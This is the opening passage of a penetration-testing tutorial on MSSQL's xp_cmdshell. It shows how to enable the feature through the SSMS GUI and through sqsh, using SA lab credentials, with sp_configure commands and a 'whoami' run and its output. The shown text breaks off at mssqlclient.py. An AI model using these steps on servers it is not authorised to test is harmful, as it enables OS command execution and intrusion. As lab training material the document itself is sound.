MSSQL for Pentester: Command Execution with xp_cmdshell

August 20, 2021 By Raj Chandel

Today's article is the third article in the series of MSSQL Server and its penetration Testing. In this article, we will be discovering and exploiting the security aspects of the xp_cmdshell functionality.

Table of Content

- **Introduction**
  - What is xp_cmdshell?
- **Enabling xp_cmdshell**
  - Manually (GUI)
  - sqsh
  - mssqlclient.py
  - Metasploit
- **Exploiting xp_cmdshell:**
  - Metasploit
  - Netcat
  - Crackmapexec
  - Nmap
  - PowerUpSQL
- **Conclusion**

Introduction

All the demonstrations in this article will be presented on the MSSQL Server. To get the MS-SQL server set up, you can refer to our article: **Penetration Testing Lab Setup: MS-SQL**. Previously, we have briefly discussed exploiting the xp_cmdshell functionality with the help of the Metasploit module: exploit/windows/mssql/mssql_payload in our article: **MSSQL Penetration Testing with Metasploit**. Although in that article, we didn't explain the background of the xp_cmdshell functionality and its security aspect, which we will discuss.


What is xp_cmdshell?

According to the Official Microsoft Documentations, xp_cmdshell is a functionality that spawns a Windows command shell and passes in a string for execution. Any output that is generated by it is shown in the format of rows of text. To simplify, we can say that it allows the database administrators to access and execute any external process directly from the SQL Server. The implementation of the xp_cmdshell can be traced back to SQL Server 6.5. It was designed to use the SQL queries with the system command to automate various tasks that would require additional programming and working. Now that we have some knowledge about the xp_cmdshell, we can see how it can be enabled on an SQL server.

Enabling xp_cmdshell

Manually (GUI)


By default, the function of xp_cmdshell is disabled in the SQL server. We need to have administrator privileges to enable it. In the demonstration below, we are using the credentials of the SA user to log in on the SQL server.


Connect to Server


SQL Server

Server type: Database Engine
Server name: WIN-P83OS778EQK\SQLEXPRESS
Authentication: SQL Server Authentication
Login: SA
Password: ****************
☑ Remember password


Now that we have the SQL instance running as Administrator, we need to access the Object Explorer section. Here, we have the SQL Server Instance; we right-click on the instance to find a drop-down menu. We need to choose the “**Facets**” option from this menu, as demonstrated below:



Clicking on the Facets option will open a new window. It will have a field with the various types of facets available. We need to choose the Surface Area Configuration facets from the drop-down menu, as shown in the image below:



After choosing the surface area configuration facet, we see that we have the XPCmdShellEnabled option set as false.


Script Help


Facet: Surface Area Configuration

Description: Surface area configuration for features of the Database Engine. Only the features required by your application should be enabled. Disabling unused featu
helps protect your server by reducing the surface area.

Facet properties:

AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	False
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False
WebAssistantEnabled	Property value 'WebAssistantEnabled' is not available.
XPCmdShellEnabled	False

Clicking on the XP command shell option, we change its value from false to true, as shown in the figure below. This way, we can enable XP command shell using the graphical user interface on a Windows MSSQL Server.


Script Help

Facet: Surface Area Configuration

Description: Surface area configuration for features of the Database Engine. Only the features required by your application should be enabled. Disabling ur
helps protect your server by reducing the surface area.

Facet properties:


AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	False
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False
WebAssistantEnabled	Property value 'WebAssistantEnabled' is not available.
XPCmdShellEnabled	True

sqsh

Next, we are using the **sqsh** tool in the kali machine. To check whether the. XP command shell option is enabled on the target machine or not. The syntax for using this tool is quite simple, first type sqsh with the -S and the Target IP address followed by -U with the username of the server admin and -P with the password for that particular user as shown in the image below.

```
sqsh -S 192.168.1.146 -U sa -P "Password@1"
```


```
xp_cmdshell 'whoami';
go
```



```
┌──(root💀kali)-[~]
└─# sqsh -S 192.168.1.146 -U sa -P "Password@1"
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> xp_cmdshell 'whoami';
2> go
Msg 15281, Level 16, State 1
Server 'WIN-P83OS778EOK\SQLEXPRESS', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell'
```


As we can observe from the image, the SQL Server had blocked access to the procedure command shell; therefore, we will enable it now. To enable the XP command shell on the target machine using SQSH we will be running a series of commands that would first show the advanced options available within the SP configuration option. Then we will choose to execute the XP command shell option and activate it. Finally, we will run the reconfigure command that will enable the XP commercial option on the target machine, as shown in the image given below.

```
EXEC sp_configure 'show advanced options', 1;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
go
xp_cmdshell 'whoami';
go
```



```
1> EXEC sp_configure 'show advanced options', 1;
2> EXEC sp_configure 'xp_cmdshell', 1;
3> RECONFIGURE;
4> go
Configuration option 'show advanced options' changed from 1 to 1. Run the R
(return status = 0)
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE

(return status = 0)
1> xp_cmdshell 'whoami';
2> go

        output

        ------------------------------------------------------------------
--------------------------------------------------------------------------
---------------------------------------------

        nt service\mssql$sqlexpress


        NULL


(2 rows affected, return status = 0)
1>
```

The activity can be verified by checking similarly to what we did with the GUI option as before.



Facet: Surface Area Configuration

Description: Surface area configuration for features of the Database Engine. Only the features required by your application should be enabled. Disabling ur helps protect your server by reducing the surface area.

Facet properties:

AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	False
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False
WebAssistantEnabled	Property value 'WebAssistantEnabled' is not available.
XPCmdShellEnabled	True


mssqlclient.py

MS SQL consists of windows services having service accounts. Whenever an instance of SQLserver is installed, a set of Windows services is also installed with unique names. Below are the SQL Server account types:

- Windows Accounts
- SQL Server Login
- DB Users


To use mssqlclient.py, we need to specify the username, domain, password, the target IP address, and the Port hosting the MSSQL service as shown in the image. here we can use the command **enable_xp_cmdshell** to enable command shell functionality on the target machine.

```
